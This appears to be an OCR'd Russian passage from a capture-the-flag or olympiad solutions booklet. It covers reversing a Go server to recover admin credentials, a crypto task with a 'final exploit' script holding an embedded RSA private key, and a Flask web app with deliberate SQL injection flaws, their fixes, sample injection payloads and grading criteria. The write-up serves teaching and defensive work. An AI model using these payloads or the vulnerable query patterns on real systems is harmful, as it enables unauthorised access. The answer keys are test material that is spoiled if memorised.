
После декомпиляции необходимо найти функцию `main` (т. к. согласно спецификации полная программа на Go создается путем внедрения пакета с именем `main`, в котором будет содержаться одноименная функция `main`). Заходя в функцию, видим выставление переменной среды:




Можно заметить, что в регистр rax помещается адрес источника. Источник в данном случае — данные, которые находятся в куче (heap). Таким образом, в регистре rax будут содержаться логин и пароль от аккаунта администратора:









В процессе декомпиляции можно обнаружить вызов функции `main_server()`:




Можно заметить, что логика функции `main_server` реализует прослушивание TCP соединений, так как вызывается процедура `net_Listen`:





Далее — необходимо найти адрес функции (dq offset) `main_asyncHandleConnections`, которая будет вызвана через `runtime.newproc()`:





Переходя по адресу следующей функции, можем заметить несколько вызовов regex'а. В данном случае в регистре rcx будут находиться данные, которые также находятся в куче. Далее — необходимо понять, какие именно команды есть на сервере. Одна из них — нужная нам «`/get_screen`».







После получения всей необходимой информации нужно выполнить подключение к серверу, выполнить вход от имени администратора, используя учетные данные, найденные в процессе обратной разработки, и ввести команду «`/get_screen`».

После исполнения команды «`/get_screen`» в роли администратора в текущее соединение будет отправлено изображение, закодированное в base64. После декодирования изображения необходимо считать полученные байты и записать их в файл формата .jpeg:

```
root@kali:~/Desktop/ready_task# python3 clientScript.py
clientScript.py:9: DeprecationWarning: The loop argument is deprecated since Python 3.8, and scheduled for removal in Python 3.10.
  reader, writer = await asyncio.open_connection(*SERVER_ADDRESS, loop=loop)
/showall
b'test\nadmin\n'
/register riven
b'Registered successfully!\nWith password:8a383811dfe1a8042f24d7427405dfbc'
/login riven 8a383811dfe1a8042f24d7427405dfbc
b'\nSuccessfully logged in as: riven!'
/get_screen
/logout
b'Logout.'
/login admin de4ea1a59bb6df9d2f6ddc61cc28ce29
b'\nSuccessfully logged in as: admin!'
```



Полученное изображение является решением данного задания:



3. Первый этап, третий блок: Crypto.

Данная задача представлена в виде сервиса написанного на языке программирования Python3.

Часть обфусцированного кода:

Необходимо последовательно произвести деобфускацию сервиса, заменяя, к примеру, getattr и закодированные значения строк на их обычный вид:

`getattr(T35FWeNge2, 'x65x6ex63x72x79x70x74')` на `T35FWeNge2.encrypt` и так далее, в том числе и `locals()['функция']`.

По окончанию деобфускации сервис должен иметь похожий вид с:

```
from Crypto.Cipher import PKCS1_v1_5 as Cipher_PKCS1_v1_5
from Crypto.PublicKey import RSA
from binascii import unhexlify, hexlify

kk = """-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs0muf24fmDJPl56/Or6WK9l9ZloJuhFMM9y4q1jSOwzdmmKa
1uwvwOfPBqQJBAmuFQmYFK1G7zUN7hbz+/g8crhGDMsIYXLqdPMhH1i5Yui/xdi3
K4hIp5zZ1B7v/u2Yjy8ayl10eSYIcpcKMesFOKUfu5ZWlLTr/OGN6VwG8rWpuuis
ODv942m1dYWg2Dv0RtjDMZriRHXARH+/zBrz3hdzzXTDmUBvmtQoLfIh8mQ4TebO
A36O6mS4GWz3o9q/katkTSV+AMYjbpCTnvBk/deoWfEr2+YUtSFvwfu9gIG5F5CY
yi9YAxGmkc7LuugpS4vt0ipC0HF/p3h7g7D1WQIDAQABAoIBABlRk3HtdErC+Bh6
U5kRJxXkLeBRYMRFAxTj27Re47lxFK5jtGgbjJbaZZMTgS5vy4SvCSoKWlUXkfMI
jMYNhUPSIBpYZcOVPeTsHMZXej6sjcB73UopgdEhxmU9RTkkBoJZ7ZecYQFmzJSa
Hdd00BTyxKtyDKINdrIMjETjORv3LRANcld3EGBT4yp4vPTrPQCxhhZCMVJ8vYIr
dJ6XerrkjPRYqMP8bK+CY68wTJci930BuTODjTLAfLReIWai7+XwogaXNGYMNQtS
BXU2RQcN+/4BxEI774jHMMMLPigYZKX3e3IkOc3riA6J/NfFLxJEbVFJcTcYriQa
IWTBqu0CgYEA2UgAUAswp6pb1yfeDG/OIp3pHu8gtAIu92/SQCtO/FLR7wwkrOSA
XXe6tofDvT3Jv9l7l2caoW2MQpPaPSHiLnUs9XA1rOQL6Fj+bu3+2Rg8OyFUa9HA
zzBs2/YWnO1yvfqTf4nVSiXwlNYuTBo4PNF7KrLnCp6JB94Ed9sM2ZcCgYEA0zx8
I/GzaGKX4bksq9iWe3+m2D19mDVUXbQKAHhv4CH8sS5csup9Y9IwkB2CkjIAcDZs
3gHNKDP33nh3bw5Bvgkk85nFKg/nXtzWQAqLTkmZrsb9HN52xDZguQV09RwvaAf9
lcpVIc2aKyazTBo6SXzDL3MNtbRUzvOvADthJo8CgYEA0jguTUM2VNGnP7hLxn6Z
0rYzKQG1A1QlerKOmhUMu2WpxX1bMod1hnjjhdw+ziYsvtg9ElPn2Q0zKesAuCrD
Oa2WzPQ+ikKtHqSTrmHHMuWWyKLLmfF7eTnh6MLkR/oYDKSV9kw1tyKT7Hx4mJq5
lGYco0gp7wVJkPoGGqwtd4sCgYA9ATfc7Z3hpK+2edMj4g47pncZ9lBCWAyAb1GA
J0gwE8C1ru0Iot4JqRdrV4pxDE3CGoXAbAbC+Jc6QdJEWXq1FlD8pUkix6sLY33g
yurGdk0TA9bvsnPcYNP4O1I2w6gRRFWBIAkMFSPUGH4pmV2CAa0hE/o+otDnX8sH
px58kwKBgQDTc894fildzG3bGVexwkc6GUZOZdCnAib/HD1WUtmZVpmOtFXSA7H+
6s4FadzxJrIYcQcxD9tRQSVMfxyz+KDU125HdbNBbXjEzv/BLZznI4t9s66c26Fv
vpIRW1mrUrWFtIcZaXWqR6A+vvO9DW4YJtsG6rcQxx6zizp7RS5Clw==
-----END RSA PRIVATE KEY-----"""

key = RSA.importKey(kk)
cipher = Cipher_PKCS1_v1_5.new(key)

inp = input("Enter valid auth key: ")
decrypt_text = cipher.decrypt(unhexlify(inp), None).decode()

if decrypt_text == "WNOGml!$11m1r$1LKFNEwt43592dawt235":
    print(hexlify(cipher.encrypt("[DELETED CREDS]".encode())), flush=True)
else:
    print(hexlify(cipher.encrypt("NONE".encode())), flush=True)
```

Здесь уже виден приватный RSA ключ, с помощью которого происходит дешиф-

ровка поступающей информации. Далее, если расшифрованный текст идентичен строке «`WNOGml!$11m1r$1LKFNEwt43592dawt235`», то происходит шифрование учетных данных, и отправка их пользователю.

Финальный эксплойт выглядит так:

```
from Crypto.Cipher import PKCS1_v1_5 as Cipher_PKCS1_v1_5
from Crypto.PublicKey import RSA
from binascii import hexlify, unhexlify
from socket import socket

kk = """-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs0muf24fmDJPl56/Or6WK9l9ZloJuhFMM9y4q1jSOwzdmmKa
1uwvwOfPBqQJBAmuFQmYFK1G7zUN7hbz+/g8crhGDMsIYXLqdPMhH1i5Yui/xdi3
K4hIp5zZ1B7v/u2Yjy8ayl10eSYIcpcKMesFOKUfu5ZWlLTr/OGN6VwG8rWpuuis
ODv942m1dYWg2Dv0RtjDMZriRHXARH+/zBrz3hdzzXTDmUBvmtQoLfIh8mQ4TebO
A36O6mS4GWz3o9q/katkTSV+AMYjbpCTnvBk/deoWfEr2+YUtSFvwfu9gIG5F5CY
yi9YAxGmkc7LuugpS4vt0ipC0HF/p3h7g7D1WQIDAQABAoIBABlRk3HtdErC+Bh6
U5kRJxXkLeBRYMRFAxTj27Re47lxFK5jtGgbjJbaZZMTgS5vy4SvCSoKWlUXkfMI
jMYNhUPSIBpYZcOVPeTsHMZXej6sjcB73UopgdEhxmU9RTkkBoJZ7ZecYQFmzJSa
Hdd00BTyxKtyDKINdrIMjETjORv3LRANcld3EGBT4yp4vPTrPQCxhhZCMVJ8vYIr
dJ6XerrkjPRYqMP8bK+CY68wTJci930BuTODjTLAfLReIWai7+XwogaXNGYMNQtS
BXU2RQcN+/4BxEI774jHMMMLPigYZKX3e3IkOc3riA6J/NfFLxJEbVFJcTcYriQa
IWTBqu0CgYEA2UgAUAswp6pb1yfeDG/OIp3pHu8gtAIu92/SQCtO/FLR7wwkrOSA
XXe6tofDvT3Jv9l7l2caoW2MQpPaPSHiLnUs9XA1rOQL6Fj+bu3+2Rg8OyFUa9HA
zzBs2/YWnO1yvfqTf4nVSiXwlNYuTBo4PNF7KrLnCp6JB94Ed9sM2ZcCgYEA0zx8
I/GzaGKX4bksq9iWe3+m2D19mDVUXbQKAHhv4CH8sS5csup9Y9IwkB2CkjIAcDZs
3gHNKDP33nh3bw5Bvgkk85nFKg/nXtzWQAqLTkmZrsb9HN52xDZguQV09RwvaAf9
lcpVIc2aKyazTBo6SXzDL3MNtbRUzvOvADthJo8CgYEA0jguTUM2VNGnP7hLxn6Z
0rYzKQG1A1QlerKOmhUMu2WpxX1bMod1hnjjhdw+ziYsvtg9ElPn2Q0zKesAuCrD
Oa2WzPQ+ikKtHqSTrmHHMuWWyKLLmfF7eTnh6MLkR/oYDKSV9kw1tyKT7Hx4mJq5
lGYco0gp7wVJkPoGGqwtd4sCgYA9ATfc7Z3hpK+2edMj4g47pncZ9lBCWAyAb1GA
J0gwE8C1ru0Iot4JqRdrV4pxDE3CGoXAbAbC+Jc6QdJEWXq1FlD8pUkix6sLY33g
yurGdk0TA9bvsnPcYNP4O1I2w6gRRFWBIAkMFSPUGH4pmV2CAa0hE/o+otDnX8sH
px58kwKBgQDTc894fildzG3bGVexwkc6GUZOZdCnAib/HD1WUtmZVpmOtFXSA7H+
6s4FadzxJrIYcQcxD9tRQSVMfxyz+KDU125HdbNBbXjEzv/BLZznI4t9s66c26Fv
vpIRW1mrUrWFtIcZaXWqR6A+vvO9DW4YJtsG6rcQxx6zizp7RS5Clw==
-----END RSA PRIVATE KEY-----"""
key = RSA.importKey(kk)

cipher = Cipher_PKCS1_v1_5.new(key)
cipher_text = cipher.encrypt("WNOGml!$11m1r$1LKFNEwt43592dawt235".encode())

conn = socket()
conn.connect(('localhost',51515))
conn.recv(1024)
conn.send(hexlify(cipher_text)+b'\n')
data = conn.recv(1024)[2:-2]
decrypt_text = cipher.decrypt(unhexlify(data), None).decode()
print(decrypt_text)
```

4. Второй этап, первый блок.

Участникам предоставляется сервер с запущенным веб-приложением. Приложение написано на языке программирования Python с использованием фреймворка Flask.

В исходном коде веб-приложения заложены уязвимости и логические ошибки обработки запросов, которые приводят к возможности компрометации как отдельных пользователей, так и всего веб-приложения.

Участникам необходимо найти и устранить как можно большее количество уязвимостей. Также необходимо обосновать выбор того или иного способа закрытия уяз-

вимости (от уровня патча зависит количество полученных баллов). Чем качественнее и полноценнее устранение уязвимости, тем большее количество баллов получит участник.

Помимо этого, предусмотрены дополнительные баллы, которые могут быть присуждены участникам. Балы начисляются за дополнительные меры безопасности, предпринятые участниками, например:

1. Использование контейнеров для веб-приложения.
2. Установка WAF.
3. Внедрение TLS.
4. Внедрение строгой парольной политики.

Описание уязвимостей

SQL injection 1

Компонент:

Уязвимость находится в функции обработки логина пользователя при аутентификации:

```
def check_user_password(login, passw):
    conn = sqlite3.connect(DATABASE_NAME)
    c = conn.cursor()
    c.execute('SELECT password FROM staff WHERE username="' + login + '" and password="' + passw + '"')
    if c.fetchone():
        return True
    return False
```

SQL выражение подвержено изменению, что приводит к SQL-инъекциям.

Устранение:

Использовать один из следующих способов:

1. Полная санитизация ввода (которая при этом не будет ограничивать пользователей на использование специальных символов в паролях).
2. Параметризованные запросы.
3. Prepared statements.

Пример устранения:

Код может быть изменен следующим образом:

```
c.execute('SELECT password FROM staff WHERE username=(?) and
↪  password=(?)', (login, password))
```

Пример пейлоада:

```
admin"or "1-"1
```

Критерий оценивания:

- Уязвимость обнаружена и устранена полностью — 4 балла.
- Уязвимость обнаружена, но патч не устраняет ее полностью — 3 балла.

- Уязвимость обнаружена, патч заключается в удалении функциональности сайта с данной уязвимостью — 2 балла.
- Уязвимость обнаружена, но не устранена — 1 балл.

SQL injection 2

Компонент:

Форма диалога с пользователем — можно вытащить все переписки конкретного пользователя.

```
def get_dialog(username, companion):
    conn = sqlite3.connect(DATABASE_NAME)
    c = conn.cursor()
    c.execute('SELECT * FROM messages where to_user="' + username + '"
     ↪  and from_user="' + companion + '" or to_user="' + companion + '"
     ↪  and from_user="' + username + '"')
    messages = c.fetchall()
    sorted_messages = sorted(messages, key=lambda x: (x[0]))[::-1]
    return sorted_messages
```

SQL выражение подвержено изменению, что приводит к SQL-инъекциям.

Устранение:

Использовать один из следующих способов:

1. Полная санитизация ввода (которая при этом не будет ограничивать пользователей на использование специальных символов в паролях).
2. Параметризованные запросы.
3. Prepared statements.

Пример устранения:

Исправление кода может быть аналогичным предыдущему исправлению.

Пример пейлоада:

`http://localhost:5000/dialog?u=admin%22%20or%20%22%201%22=%221`

Критерий оценивания:

- Уязвимость обнаружена и устранена полностью — 4 балла.
- Уязвимость обнаружена, но патч не устраняет ее полностью — 3 балла.
